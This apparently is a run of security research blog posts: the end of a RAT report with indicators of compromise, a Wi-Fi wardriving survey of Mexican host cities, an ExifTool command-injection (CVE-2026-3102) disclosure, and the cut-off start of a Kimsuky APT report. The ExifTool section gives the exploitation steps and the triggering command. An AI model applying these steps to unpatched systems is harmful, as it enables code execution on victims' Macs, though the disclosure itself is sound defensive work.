The Argamal Trojan is a new RAT targeting individuals who seek adult games. During our analysis, we observed a steady stream of updates to the payload, including the addition of new features and fixes for various bugs, as well as changes to the infrastructure. This leads us to believe that the threat actor behind this malware will continue to develop and enhance it. The campaign’s goal is likely data and credential theft; however, the RAT enables the attacker to take full control of the device and execute any malicious activity they want.

Creating malware in today’s development landscape has become significantly easier thanks to the wide availability of detailed guides, tooling, and automation resources. As a result, it is crucial not only to detect known malware but also to identify new and evolving threats as they emerge. Kaspersky solutions prevented the malicious activity in the earliest stages of the attack. The solutions help ensure device security by identifying not only known threats but also the behavior of the software and its actions, providing comprehensive protection against malware.

Indicators of Compromise

File hashes
RAT payloads:
76253fb55aed707440e808ea78e7101318436b1c
1405a3c5e0aeb08012484134e16cdec4ab29b4a4
535f4337f261b6da20a3c614eb13270bed2d533a
d2cb0d7a9ad2b5d4ea7c2da8aec62beb37cf36d6
e05f1767c2a337910ed75e90288838d6d0541164
dad26f61da7b8bccc78364411812be74c025b475
29f1d346a6e71774c7dad25b90f446b2974393df
e815a9b418d09c2d4bcd074c2c0bc21406eeb22f
17f8f8f34dfa737f36182fed7ff9e9814a114058
954722b0c9c678b1313d1f8b204e102842dc5889
69331cfdac792dc79240e6a6bb6e803eabd70beb
901cfa97b1baaf908fd4a02bb52d970f576c4193
5f1f3689bcf23de1b280b5f35712946da0f7978f
c2d9d48b3b10bd58cdf5df9463e3ffcd60533ff3
2423a5bf0fa7cb9ec09211630a5488629499691b
ae4601a19d28332a3ec6ac31b385cdf53be53450

Trojan downloaders:
9803604ec45f31f9ef75bcca1e1310d8ac1fc3a6
edce72f59e4c1d136cd1946af70d334c19df858d
02819d200d1424882af81cb504b3e8614b32397a

Domains and IPs
asper1[.]freeddns[.]org
Winst0[.]kozow[.]com
Country1[.]ignorelist[.]com
186[.]158.223.35

GitHub repositories used in the campaign
hxxps://github[.]com/gmz159/u
hxxps://github[.]com/DnyP/files
hxxps://github[.]com/mgzv/p

Wardriving assessment across Mexico: Preparing for the 2026 World Cup

2 June 2026 at 14:00

Introduction

Mexico is one of the host countries for the 2026 FIFA World Cup, with matches to be played in three major cities: Mexico City, Monterrey, and Guadalajara. These locations are expected to see a large influx of international visitors, increasing the potential security risks. Many of those risks arise from users connecting to public wireless networks.

To better understand the wireless environments that visitors may encounter, we at Kaspersky GReAT conducted a wardriving assessment in the three host cities. The aim of the study was to analyze characteristics, deployment patterns, security configurations and potential exposure risks of public Wi-Fi infrastructure in urban wireless environments.

The information collected during the assessment was used exclusively for passive observation and infrastructure analysis. No attempts were made to authenticate, intercept communications, exploit systems or interact with the detected wireless networks beyond the publicly broadcast management information.

During processing of the collected data, one step involved filtering out networks belonging to cars or cell phones categorized as mobile hotspots because they do not represent networks that can be considered part of the assessment.

Research scope

The cities included in the study have high population density and extensive wireless infrastructure deployments. We chose areas with the most prominent wireless network activity and highly concentrated public access points. We carried out wardriving research in Monterrey back in 2008, but the city’s hotspot landscape has changed since then.

We chose the following analysis areas for each of the cities:

  1. Mexico City: México City Stadium, Mexico City International Airport, Zócalo, Paseo de la Reforma, Colonia Roma, La Condesa, Polanco, and Coyoacán.
  2. Guadalajara: Guadalajara Stadium, Guadalajara International Airport, the city center, Zapopan, Providencia, Avenida Chapultepec, Colonia Americana, Tlaquepaque, and the area around Andares.
  3. Monterrey: Monterrey Stadium, Monterrey International Airport, Fundidora Park, Cintermex Monterrey, the downtown area, Barrio Antiguo, MacroPlaza, and the San Pedro financial district.

The wireless information was collected using passive wireless reconnaissance techniques. The collected information included:

  • SSID analysis and information exposure, including BSSID-derived SSIDs
  • Default router configurations and ISP deployments
  • Frequency and signal characteristics
  • Channel congestion and spectrum usage
  • Wireless security configurations, including:
    • Open and insecure wireless networks
    • WPS-enabled networks
    • Secure networks (WPA2/WPA3) with WPS enabled

We performed a wireless infrastructure analysis in Mexico City, Guadalajara, and Monterrey. We drove through the areas surrounding the World Cup stadiums, tourist zones, and other places where fan concentrations are likely to be largest. Our goal was to evaluate the security status, deployment characteristics and operational exposure of detected wireless networks.

In total, we recorded 84,588 signals with 69,473 unique Service Set Identifiers (SSIDs) in busy locations and World Cup zones across the three cities. Mexico City accounted for 61.4% of the signals, Guadalajara for 23.6%, and Monterrey for 14.8%. Approximately 82% of the signals had a single SSID (81.9%, 81.34%, and 84% respectively). Notably, they all operate under the IEEE 802.11 standard protocol.

Particular attention was given to identifying standard deployment patterns, legacy configurations, default vendor settings and information disclosure through publicly broadcast wireless identifiers.

The following sections present the results that were obtained by analyzing wireless infrastructure across the three locations.

Our findings

SSID analysis and information exposure

SSID analysis was conducted to evaluate naming conventions, deployment standardization and potential information exposure.

Only a few networks (0.0047%) have an invisible SSID, meaning the names of these networks are not broadcast. Some users prefer to hide the SSID for various reasons, such as the network’s purpose, the profile of its users, internal policies, etc. In contrast, the rest of the networks maintained active SSID broadcasting.

SSID structures may unintentionally disclose operational details about internet service providers (ISPs), device manufacturers, deployment practices, organizational ownership or user identity. The repeated presence of default SSID naming patterns across the analyzed locations indicates a significant degree of infrastructure homogeneity and reuse of default wireless configurations. It may also facilitate passive infrastructure profiling by revealing standard characteristics in use.

Approximately 34% of the detected networks retained the default SSID naming conventions provided by the manufacturer or ISP, while 66% used customized identifiers.

Distribution of SSID naming conventions (download)

Several recurring SSID naming conventions associated with ISP-provided deployments were identified in the three cities. The most frequently observed patterns include identifiers such as “Club_Totalplay_WiFi”, “izzi WiFi”, and “Megacable WiFi”, which suggests extensive standardization of wireless infrastructure deployment. Additionally, we observed distinctive location-specific SSIDs in each area of analysis, such as “XXXX-Internet para Todos-CDMX” or “RED JALISCO”.

Most frequently observed SSID patterns (download)

Sequential SSID naming structures were also identified during the analysis. Patterns such as “INFINITUMXX” and “IZZI-XX” suggest automated ISP deployment and large-scale deployment strategies.

We identified 33 unique sequential naming structures among the 137 sequential SSIDs in total, representing approximately 0.16% of the detected wireless networks.

The following graph shows the top five sequential SSID patterns found in the largest number of networks:

Five most frequently observed sequential patterns (download)

Several customized SSIDs contained personal or organizational identifiers, including family names, professions, addresses or internal department references. Although personalized SSIDs may simplify local network identification for users, they may also expose sensitive information that could be useful for social engineering, physical targeting, or organizational profiling.

BSSID-derived SSID

During the analysis, multiple networks were identified that used the physical MAC address of a Wi-Fi access point (BSSID) as the visible SSID. This practice exposes hardware-level information that could facilitate vendor fingerprinting and targeted reconnaissance activities.

The organizationally unique identifier (OUI) contained in the first bytes of the BSSID identifies the equipment manufacturer. Threat actors can correlate exposed manufacturers with device-specific vulnerabilities.

BSSID-derived SSID by city (download)

Notably, we found that more than 30% of networks in all three cities reuse the MAC address as the SSID.

Default router configurations and ISP deployments

We performed wireless infrastructure profiling to identify the most common wireless equipment manufacturers and ISP deployments across the three locations.

Large-scale ISP deployments frequently use standardized wireless configurations and vendor-specific hardware platforms. Identifying dominant manufacturers and ISP naming conventions can provide insight into infrastructure and deployment practices facilitating the mapping of standardized attack surfaces.

The following figure shows the distribution of the most commonly used manufacturers.

Most frequently observed wireless equipment manufacturers (download)

The manufacturer analysis revealed a strong concentration of wireless infrastructure among a limited number of vendors. Across the three locations, Huawei Technologies, MediaTek-based devices, and other manufacturers’ equipment that is distributed through ISP channels represented a significant portion of the detected deployments. Mexico City had the most diverse infrastructure, while Monterrey and Guadalajara had a greater concentration of wireless equipment known as SOHO (small office/home office) or residential-grade hardware. The widespread presence of standard vendor platforms may facilitate infrastructure fingerprinting and large-scale targeting of known device-specific vulnerabilities.

Most frequently observed wireless equipment manufacturers across the three cities (download)

ISP deployments frequently exhibited standardized configuration patterns and recurring manufacturer identifiers. Our ISP deployment analysis revealed a high concentration of access points associated with major residential internet providers. Deployments associated with Infinitum, Totalplay and Izzi represented a substantial portion of the detected wireless infrastructure across all locations. These findings suggest a high degree of deployment standardization across networks associated with major residential internet providers. This observation was supported by the repeated presence of ISP-associated SSIDs such as “Infinitum”, “Totalplay”, and “Izzi”, combined with manufacturer identifiers frequently associated with consumer equipment, including Huawei, ZTE and other residential wireless equipment vendors.

It is important to note that, for this analysis, ISPs were primarily inferred from SSID naming conventions and manufacturer fingerprint data. A significant portion of the detected wireless networks fell into the “UNKNOWN/CUSTOM” category. This classification includes custom hotspots and networks whose naming conventions did not expose identifiable ISP-associated patterns. The findings suggest that many users and organizations (as we saw previously, approximately 66%) use custom network names, limiting direct provider attribution.

The following figure illustrates the distribution of ISP-associated wireless deployments in general.

Most frequently observed ISPs (download)

To better understand this distribution, we took the most frequently observed ISPs by city.

Most frequently observed ISPs across the three cities (download)

Frequency and signal characteristics

We also analyzed wireless signal characteristics to evaluate coverage quality, signal strength, and frequency band utilization in the three cities. In dense urban environments, signal quality and frequency spectrum distribution can affect wireless reliability, client connectivity, roaming performance, and overall network efficiency.

Signal quality analysis revealed that a substantial portion of the detected access points operated under weak or very weak signal conditions. Monterrey had the highest percentage of very weak signals, with approximately 50% of detected deployments. Similar patterns were observed in Guadalajara and Mexico City, suggesting high-density wireless environments with overlapping coverage areas. Only a limited percentage of networks were classified within the very good or excellent signal categories across the three locations.

Signal quality distribution by city (download)

Signal stability analysis revealed that most detected wireless deployments exhibited stable beacon transmission behavior. More than 96% of the detected access points across all locations were classified as stable, while only a small percentage exhibited unstable or indeterminate signal behavior.

These findings imply that the majority of the wireless infrastructure observed during the assessment corresponded to permanently deployed access points rather than transient or intermittent wireless devices.

Signal stability status (download)

Frequency band analysis revealed the strong prevalence of 2.4 GHz wireless deployments across the three locations. More than 95% of the detected wireless networks operated within the 2.4 GHz spectrum, while only a small percentage of deployments were classified under the unknown or non-standard frequency categories. This uneven distribution reflects the continued prevalence of legacy-compatible wireless infrastructure and SOHO deployments.

Frequency band utilization (download)

These findings are consistent with dense urban wireless environments with large numbers of access points in restricted spectrum allocations.

Channel congestion and spectrum usage

Next, we analyzed wireless channel utilization to evaluate frequency spectrum congestion and channel allocation patterns across the three cities. Our analysis focused on the 2.4 GHz spectrum, where channel overlap and high access point density commonly produce interference and degraded wireless performance. In densely populated wireless environments, an excessive concentration of access points on a limited number of channels can lead to co-channel interference, packet collisions, reduced throughput, and degraded network stability.

Spectrum congestion analysis revealed that the 2.4 GHz band consistently experienced elevated congestion levels across the three cities. The detailed results showed a strong concentration of deployments on channels 11, 6 and 1, which are traditionally recommended as non-overlapping channels within the 2.4 GHz spectrum. Channel 11 was the most utilized channel, accounting for 25.2% of the detected access points, followed by channel 6 with 22.5% and channel 1 with 19.5%. This distribution indicates that most wireless deployments adhere to standard channel allocation practices for 2.4 GHz Wi-Fi environments.

The following figure illustrates the overall distribution of the most frequently utilized wireless channels.

Most utilized wireless channels (download)

To further assess wireless spectrum saturation, the detected access points were grouped according to channel congestion levels: VERY_HIGH, HIGH, UNKNOWN, MEDIUM, LOW and NONE.

Mexico City had the highest proportion of heavily congested wireless channels, with approximately 7% of detected access points operating under HIGH congestion conditions. Guadalajara followed with nearly 5% of deployments categorized as HIGH congestion, while Monterrey had the lowest percentage at approximately 3.29%.

These findings suggest that wireless spectrum saturation increases proportionally with urban infrastructure density and access point concentration. Despite the presence of congested deployments, most detected access points were categorized as LOW or MEDIUM congestion, suggesting severe spectrum saturation was localized rather than uniformly distributed.

Channel congestion by city (download)

A thorough analysis of individual channel utilization revealed that channels 11, 6 and 1 consistently experienced the highest congestion levels across the three cities, which correlates with our previous findings. These channels accounted for the majority of VERY_HIGH congestion classifications, particularly within the 2.4 GHz band.

In Mexico City, channel 11 alone accounted for more than 25% of detected deployments and consistently exhibited VERY_HIGH congestion levels.

This behavior reflects the limited availability of non-overlapping channels within the 2.4 GHz spectrum and the widespread reliance on default wireless configurations.

Most congested channels by city (download)

Overall, the channel utilization analysis showed that wireless deployments are concentrated heavily within the traditional, non-overlapping 2.4 GHz channels. While this strategy reduces adjacent-channel interference, excessive access point density on the same channels can still produce significant co-channel contention and poor wireless performance in high-density urban environments.

Wireless security configurations

The next thing we evaluated was the security posture of the detected wireless networks. We analyzed the wireless security configurations advertised by access points in each of the locations.

Overall security configuration distribution

The analysis revealed that WPA2 was the dominant wireless authentication mechanism across the three cities. Mexico City had the highest WPA2 adoption rate at 81.19%, followed by Monterrey at 79.19% and Guadalajara at 77.59%.

The study found that every 6th open access point (17%) was unsafe, namely 16.5% in Mexico City, 18.5% in Guadalajara, and 17.2% in Monterrey. Open wireless deployments were consistently present across all locations, ranging between 10% and 12% of detected access points. These findings show that despite the widespread deployment of modern wireless security standards, encryption adoption remains incomplete.

Distribution of wireless authentication mechanisms across the three locations (download)

To simplify the interpretation of wireless security posture, we grouped detected networks into four categories:

  • Secure (WPA2/WPA3)
  • Insecure (Open/WEP)
  • Weak (WPA)
  • Unknown

Across the three locations, secure networks comprised most of detected deployments, accounting for approximately 82% of all access points. However, insecure open networks still account for between 10% and 12% of detected wireless infrastructure, consistent with our previous findings. It is important to mention that networks within the unknown category are not considered secure.

Mexico City had the highest percentage of secure deployments at 83.54%, while Guadalajara had the highest percentage of insecure open networks at 12.46%. Although Monterrey had the lowest percentage of insecure networks, open deployments still accounted for more than 10% of the detected access points.

Wireless security posture grouping across the three locations (download)

Although modern WPA2/WPA3 encryption standards dominate current wireless deployments, the continued presence of open and legacy WPA deployments indicates that insecure wireless configurations remain relevant from an operational standpoint. These networks may expose users to passive traffic interception, unauthorized monitoring, rogue access point attacks, and credential harvesting techniques.

WPS-enabled networks

We also analyzed Wi-Fi Protected Setup (WPS) in all the locations to evaluate additional attack surfaces. WPS is a standard feature on wireless routers that enables devices such as printers, repeaters or mobile phones to connect to a secure Wi-Fi network without manually entering a long password, typically through a PIN-based enrolled mechanism. Although WPA2 and WPA3 provide strong encryption mechanisms, the presence of WPS can introduce security weaknesses due to inherently vulnerable PIN-based enrollment methods.

By combining detections from the three locations, we found that 55% of all detected access points did not advertise WPS capabilities, leaving 45% of deployments vulnerable to WPS-based abuse. These results suggest that, despite the adoption of modern encryption standards, a significant portion of wireless infrastructure continues to expose legacy convenience features.

During the analysis, we found that Mexico City had the highest proportion of WPS-enabled networks, with 46.61% of the detected access points advertising WPS capabilities. Guadalajara was second with 43.45%, while Monterrey had the lowest proportion at 40.93%.

The percentage of detected access points advertising WPS capabilities across the three locations (download)

Almost half of the detected wireless networks in each city continued to advertise WPS, indicating that WPS prevalence is consistently high across the three cities.

Secure networks with WPS enabled

In many cases, networks classified as secure because of WPA2/WPA3 encryption still had WPS functionality enabled, which effectively increased the available attack surface.

To further assess the relationship between encryption strength and WPS exposure, we conducted a secondary analysis of secure networks (WPA2/WPA3) only. The results showed that around half of all secure deployments still exposed WPS, with the following breakdown for each city:

  • Mexico City: 53.7%
  • Guadalajara: 50.9%
  • Monterrey: 47.5%

The proportion of secure networks with WPS enabled across the three locations (download)

These findings indicate that encryption strength alone is not enough to evaluate wireless security posture because additional protocol features, such as WPS, may still expose exploitable attack vectors.

Additional security considerations

Overall, travelers operating within dense public environments are exposed not only to insecure wireless infrastructure but also to various risks associated with digital interactions. These risks include many threats, from public USB charging systems and phishing QR codes to proximity-based protocols and exposure to shared public devices, such as interactive totems or kiosks. One particular point that should be taken into account in light of our research is the issue of rogue wireless deployments.

Rogue access points are not necessarily malicious; they may be set up accidentally by misconfiguring router settings. An entry point for potential compromise might be caused by various misconfigurations, from a weak password to an insecure protocol. However, attackers deploy such unauthorized hotspots with malicious intent to infiltrate a network. Threat actors may deploy rogue access points posing as legitimate public wireless networks in airports, hotels, cafés and tourist areas. These deployments are called “evil twins” and can trick users into connecting to attacker-controlled infrastructure capable of intercepting traffic, harvesting credentials, or performing man-in-the-middle attacks. Further risk lies in the potential compromise of local network devices or even malware distribution. Such threats complement our findings, underscoring the importance of implementing traffic encryption, using a security solution and exercising extreme caution while browsing via public networks.

Conclusion

The wardriving assessment conducted in Mexico City, Guadalajara, and Monterrey revealed that modern wireless infrastructure continues to present multiple forms of operational exposure despite the widespread adoption of WPA2 and WPA3 security standards. The analysis demonstrated that wireless environments are highly standardized in all the locations, with recurring ISP deployments, default SSID naming conventions, homogeneous manufacturer distribution, and predictable channel allocation practices observed in all three cities.

Although most of the detected networks were classified as secure under WPA2/WPA3 authentication mechanisms, a significant proportion were exposing additional attack surfaces through enabled WPS functionality, default configurations, sequential SSID structures, and infrastructure metadata disclosure. This demonstrates that encryption strength alone is insufficient for evaluating the overall security posture of wireless infrastructure. Additionally, the prevalence of open networks and legacy wireless configurations indicates that insecure deployments are still operationally relevant in all the locations.

The results also showed that wireless infrastructure is heavily concentrated within the 2.4 GHz spectrum, particularly around channels 11, 6, and 1. This leads to elevated congestion and increased co-channel interference in densely populated urban environments.

SSID analysis further revealed that publicly broadcast wireless identifiers frequently expose valuable operational information about ISPs, equipment manufacturers, deployment templates, organizational ownership, and user-defined naming practices. The identification of default ISP naming conventions, sequential SSID structures, and BSSID-derived SSIDs demonstrated that many deployments prioritize operational convenience and simplicity over exposure minimization and privacy.

The scope of the threats stemming from vulnerable wireless configurations poses serious digital exposure risks for users. The widespread presence of standard deployments, predictable SSID naming and publicly exposed infrastructure identifiers can facilitate passive reconnaissance, infrastructure fingerprinting and opportunistic targeting.

Recommendations

To minimize the risks of wireless-based exposure and the attack surface related to hotspot infrastructure, we recommend taking the following measures:

  • Disable WPS functionality on wireless routers whenever possible, particularly within WPA2/WPA3 deployments.
  • Avoid using default SSID naming conventions that disclose ISP providers, router manufacturers, or deployment templates.
  • Refrain from using personal, organizational, or location-based identifiers in wireless network names.
  • Avoid configuring SSID using BSSID or naming conventions derived from MAC addresses, as these may expose hardware fingerprinting information.
  • Promote migration toward modern WPA3-capable infrastructure while removing legacy wireless protocols when operationally feasible.
  • Reduce wireless congestion by optimizing channel allocation strategies and minimizing excessive dependence on the 2.4 GHz spectrum.
  • Encourage adoption of 5 GHz and newer wireless technologies to reduce interference and improve spectrum efficiency.

The findings presented in this assessment emphasize the importance of combining strong wireless encryption standards, secure deployment practices, exposure minimization strategies, and user awareness to enhance the overall security posture of wireless environments.

How an image could compromise your Mac: understanding an ExifTool vulnerability (CVE-2026-3102)

20 May 2026 at 11:02

exiftools featured

Introduction

ExifTool is a widely adopted utility for reading and writing metadata in image, PDF, audio, and video files. It is available both as a standalone command-line application and as a library that can be embedded in other software. In this article, we break down CVE-2026-3102, an ExifTool vulnerability discovered by Kaspersky’s Global Research and Analysis Team (GReAT) in February 2026 and patched by the developers within the same month. Affecting macOS systems with ExifTool version 13.49 and earlier, this flaw could let an attacker run arbitrary commands by hiding instructions inside an image file’s metadata.

This investigation originated from revisiting an n-day vulnerability I first examined years ago: CVE-2021-22204. That flaw exploited weak regex-based sanitization before feeding user input into an eval sink. By auditing adjacent input validation routines across ExifTool codebase for similar oversights, I discovered CVE-2026-3102. Successful exploitation of CVE-2026-3102 enables an attacker to execute arbitrary shell commands with the privileges of the user invoking ExifTool, potentially leading to full system compromise.

Technical details

Disclaimer

Exploiting CVE-2026-3102 requires the -n (also known as -printConv) flag and outputs machine-readable data without additional processing.

Tracing the vulnerable sink

Taint analysis (aka tainted data analysis) allows for the detection of “dirty” data that reaches dangerous locations without validation. In this context, a “sink” is a point or function in a program where data or a parameter marked as “tainted” or originating from an untrusted source (e.g., user input) can affect the program’s behavior. In ExifTool, these functions are eval and system, both of which are capable of executing system commands. While CVE-2021-22204 exploited an eval function as a sink, this vulnerability (CVE-2026-3102) targets the system function. Knowing the vulnerable sink, we needed to trace how user-controlled data reaches it. Below, we break down the details.

Finding an unsanitized date value

The screenshot above shows where the system() sink resides within the SetMacOSTags function. Tracing backward from system(), we identified the $cmd variable as the source of the executed command. This variable is assembled from three inputs: $file (properly sanitized), $setTags (processed iteratively), and $val (user-controlled and, crucially, left unsanitized in the vulnerable branch).

In ExifTool, a tag is a named metadata field. When parsing an image, the utility extracts date and time values from standard EXIF records or macOS filesystem attributes. To handle file creation dates on macOS, ExifTool relies on the Spotlight system attribute MDItemFSCreationDate. Within the program code, this attribute maps to the internal alias $FileCreateDate. These two identifiers govern how the file creation date is stored and applied.

This creates a critical link to the vulnerability: when parsing an image, ExifTool iterates through the discovered tags. The current tag’s name is assigned to the $tag variable, while its text content (e.g., a date string) is assigned to $val. The vulnerable code path is triggered only when $tag matches MDItemFSCreationDate or $FileCreateDate. At this point, the tag’s content flows into $val and is passed to the SetMacOSTags function. As shown in the screenshot below, the filename parameter is properly escaped, but the date value ($val) is not. Because the date is extracted directly from file metadata, an attacker can inject quotes into this field. This breaks the command structure and allows the payload to execute via the system() sink.

The following screenshots show some of the tags that can be modified. With the vulnerable parameter identified, the next challenge was delivery: how to place our payload into FileCreateDate without triggering early validation? We found the answer in the official documentation.


Planning the payload delivery

Let’s refer to the documentation to understand how ExifTool handles tag operations and identify a legitimate feature that can be repurposed for exploitation. Specifically, we need to find a way to deliver our payload into the vulnerable FileCreateDate parameter. When looking for macOS-related tags as well as FileCreateDate, we can find the following information:

  • To write or delete metadata, tag values are assigned using –TAG=[VALUE], and/or the -geotag-csv= or -json=
  • To copy or move metadata, the -tagsFromFile feature is used.

(You can find the useful info on tag operations above and how it relates under the hood in ExifTool in the dedicated section of the documentation and on the ExifTool description page.)

To trigger the vulnerability, we need to copy a string (date format: MM/DD/YYYY) using the -tagsFromFile feature, as this operation invokes the SetMacOSTags function where the unsanitized $val parameter reaches the system() sink.

Why copy instead of writing directly? Because the vulnerable code path (SetMacOSTags) is only triggered when metadata is copied into FileCreateDate — not when it is written directly. By using -tagsFromFile, we can prepare a “source” tag (e.g., DateTimeOriginal) that accepts arbitrary values and copy that value into FileCreateDate, thereby invoking the vulnerable function with our controlled input.

Furthermore, we want to introduce single quotes (since they are not being escaped in $val). For starters, we can look for date-time tag and copy via -tagsFromFile by searching the EXIF tag table. Direct assignment to FileCreateDate is heavily validated, so we looked for a source tag that accepts raw values and can be copied into the target field. The following snippet shows the beginning of said table.

When doing the analysis, I made use of DateTimeOriginal though I believe you can also use CreateDate which is 0x9004 (see the following screenshot). Initial attempts to inject malformed dates failed: ExifTool’s built-in filter rejected the input. To bypass this, we examined how the tool handles raw metadata.

Bypassing the filter

To confirm that the PrintConvInv filter rejects invalid dates when written directly, I ran the following command, where evil_benign.jpg is a normal JPG with an invalid date time format. We are greeted with the error message: Invalid date/time. This requires the time as well. The next screenshot confirms that direct exploitation fails: ExifTool’s date validation detects the malformed input and rejects the change, activating the internal PrintConvInv filter.

That said, it is possible to ignore the formatting and use the -n flag which accepts raw values instead of human-readable value.  The -n flag skips the PrintConvInv conversion step, which is exactly where input sanitization occurs. This confirmed we could park unsanitized data in a source tag. The final step was to trigger the vulnerable code path by copying that data into FileCreateDate. This means we should now be able to modify the DateTimeOriginal tag with the invalid date time format with an -n flag. Examining the EXIF metadata tag, we can confirm that we can store a raw value without a proper human readable format that ExifTool accepts:

Triggering the exploit

To inject commands, we have to revisit the single quote injection into this datetime related tag.

The following screenshot shows that we have successfully set the datetime metadata with the single quote. With the payload safely stored in a source tag, the next step was to copy it into FileCreateDate, triggering the vulnerable system() call.

The next step now is to copy the datetime tag to a file which invokes SetMacOSTags. According to the documentation, this is how we can copy the data from the SRC tag to the FileCreateDate tag as seen in the SetMacOSTags with the -tagsFromFile feature.

exiftool [_OPTIONS_] -tagsFromFile _SRCFILE_ [-[_DSTTAG_<]_SRCTAG_...] _FILE_...

Therefore, we can craft our final command:

cp evil_benign.jpg pwn.jpg;
../../exiftool -n -tagsFromFile evil_benign.jpg "-FileCreateDate<DateTimeOriginal" pwn.jpg

Here, we confirm that the payload has been executed! Note that when copying tags in MacOS (Darwin), the /usr/bin/setfile command is used. To view the full $cmd value before the injection, I have added the debugging statement to displaying the actual command that is executed within the system function.

Upon injection, we can see that our command gets executed via command substitution. The single quotes that we added helped to make the entire command syntactically valid. The following shows a more detailed labelling and their roles in making this command line injection successful:

Such an image can appear completely benign and easily find its way into a newsroom or any organization that processes photos on macOS using ExifTool. Once processed, an attacker could silently deploy a Trojan for covert data exfiltration, drop additional malware, or use the compromised machine as a foothold to expand the attack within the victim’s network.

Patch analysis

After verifying successful exploitation, we examined how the maintainer addressed the flaw in version 13.50. In the vulnerable version of ExifTool, commands were sanitized before being concatenated together. This means that it is possible to concatenate single quotes which led to the exploitation. However, by abstracting the system call into a dedicated wrapper and requiring a list of arguments instead of concatenated string, the fix removes the need for any manual escaping altogether.

1. Replacing string form to argument list form:

#### BEFORE
$cmd = "/usr/bin/setfile -d '${val}' '${f}'";
system $cmd;
  
#### AFTER
system('/usr/bin/setfile', '-d', $val, $file);

2. Create new System() wrapper. In version 13.49, the output is piped to /dev/null . To maintain that logic, the wrapper would temporarily redirect STDOUT/STDERR to /dev/null and restore them after the call.

# Call system command, redirecting all I/O to /dev/null
# Inputs: system arguments
# Returns: system return code
sub System
{
    open(my $oldout, ">&STDOUT");
    open(my $olderr, ">&STDERR");
    open(STDOUT, '>', '/dev/null');
    open(STDERR, '>', '/dev/null');
    my $result = system(@_);
    open(STDOUT, ">&", $oldout);
    open(STDERR, ">&", $olderr);
    return $result;
}

How to protect against ExifTool vulnerability

It’s critical to ensure that all photo processing workflows are using the updated version. You should verify that all asset management platforms, photo organization apps, and any bulk image processing scripts running on Macs are calling ExifTool version 13.50 or later, and don’t contain an embedded older copy of the ExifTool library.

ExifTool, like any software, may contain additional vulnerabilities of this class. To harden defenses, I recommend using Kaspersky Open Source Software Threats Data Feed for continuous monitoring of open-source components in your software supply chain, and Kaspersky for macOS as comprehensive endpoint protection. Additionally, isolate processing of untrusted files on dedicated machines or virtual environments with strictly limited network and storage access. If you work with freelancers, contractors, or allow BYOD, enforce a policy that only devices with an active macOS security solution can access your corporate network.

Conclusions

CVE-2026-3102 highlights the risks of inconsistent input sanitization in tools that bridge high-level metadata parsing with platform-specific utilities. While exploitation requires explicit flag usage (-n) and is restricted to macOS, the vulnerability underscores the danger of manual escaping routines in evolving codebases. The transition to list-form system execution provides a robust, architecture-level fix that eliminates shell interpretation risks entirely. This case reinforces a core security principle: replacing fragile string concatenation with secure, list-based API calls remains the most reliable mitigation against command injection.

Kimsuky targets organizations with PebbleDash-based tools

14 May 2026 at 13:00

Over the past few months, we have conducted an in-depth analysis of specific activity clusters of Kimsuky (aka APT43, Ruby Sleet, Black Banshee, Sparkling Pisces, Velvet Chollima, and Springtail), a prolific Korean-speaking threat actor. Our research revealed notable tactical shifts throughout multiple phases of the group’s latest campaigns.

Kimsuky has continuously introduced new malware variants based on the PebbleDash platform, a tool historically leveraged by the Lazarus Group but appropriated by Kimsuky since at least 2021. Our monitoring indicates various strategic updates to the group’s arsenal, including the use of VSCode Tunneling, Cloudflare Quick Tunnels, DWAgent, large language models (LLMs), and the Rust programming language. This expanding set of tools underscores the group’s ongoing adaptation and evolution.

Specifically, Kimsuky leveraged legitimate VSCode tunneling mechanisms to establish persistence and distributed the open-source DWAgent remote monitoring and management tool for post-exploitation activities. These activities affected various sectors in South Korea, impacting both public and private entities.

This article covers both previously undocumented attacks and a deeper technical analysis of incidents within this campaign that have been reported before — offering new insight beyond what has already been published.

Executive summary

  • Kimsuky obtains initial access to target systems by delivering spear-phishing emails containing malicious attachments disguised as documents. They also contact targets via messengers in some cases.
  • Kimsuky uses a variety of droppers in different formats, such as JSE, PIF, SCR, EXE, etc.
  • The droppers deliver malware mainly belonging to two big clusters: PebbleDash and AppleSeed. These clusters are considered the most technically advanced in the group’s toolset. The report covers the following PebbleDash malware: HelloDoor, httpMalice, MemLoad, httpTroy. It also covers AppleSeed and HappyDoor from AppleSeed cluster.
  • For post-exploitation activities Kimsuky uses legitimate tools Visual Studio Code (VSCode) and DWAgent. For VSCode, the attacker uses GitHub authentication method.
  • For hosting C2 infrastructure the group mainly uses domains registered at a free South Korean hosting provider. It also occasionally relies on hacked South Korean websites and tunneling tools, such as Ngrok or VSCode.
  • Kimsuky mainly targets South Korean entities. However, PebbleDash attacks were also seen in Brazil and Germany. This malware cluster focuses on defense sector, while AppleSeed most often targets government organizations.

Background

First identified by Kaspersky in 2013, Kimsuky has been active for over 10 years and is considered less technically proficient compared to other Korean-speaking APT groups. The group has targeted a wide range of entities and demonstrated capability in creating tailored spear-phishing emails. The group’s arsenal includes proprietary malware such as PebbleDash, BabyShark, AppleSeed, and RandomQuery, as well as open-source RATs like xRAT, XenoRAT, and TutRAT. This blog post examines the evolving PebbleDash-based malware (referred to as the PebbleDash cluster) and its connections to the AppleSeed-based malware (referred to as the AppleSeed cluster).

The PebbleDash and AppleSeed clusters are considered the most technically advanced in Kimsuky’s toolset. Since at least 2019, these clusters have masqueraded as legitimate documents and application installers, manifesting as JSE droppers or executables with .EXE, .SCR and .PIF extensions. Both are particularly adept at establishing backdoors and stealing information, and ongoing development of their variants has been observed. They even occasionally utilize stolen legitimate certificates from South Korean organizations to avoid detection.

Timeline of the AppleSeed and PebbleDash malware families

Timeline of the AppleSeed and PebbleDash malware families

AppleSeed and PebbleDash have primarily targeted the public and private sectors in South Korea. The PebbleDash cluster has shown a particular interest in the medical, military and defense industries worldwide. The PebbleDash cluster compromised Brazilian and South Korean defense organizations throughout the past several years, as well as a German defense firm. In 2024, the South Korean government released a security advisory regarding the AppleSeed cluster, detailing how the malware was distributed by replacing a security software installer required to access a construction entity’s website.

Initial access

Kimsuky meticulously crafts and delivers spear-phishing emails to its targets in an attempt to entice them into opening attachments. According to recent research, the group also occasionally approaches targets by contacting them via messengers. In all cases, the initial contact leads to the delivery of a malicious attachment disguised as a document. These attachments often consist of compressed files containing droppers in formats such as .JSE, .EXE, .PIF, or .SCR. The filenames are consistent with the message content and are meant to convince the recipient to open the attachment. The malicious files are often disguised as product quotations, job offers, information guides, surveys, government documents, and personal photos.

Here are some recently discovered examples:

Number Filename Filename (translated to English) Detection date MD5 Malware deployed
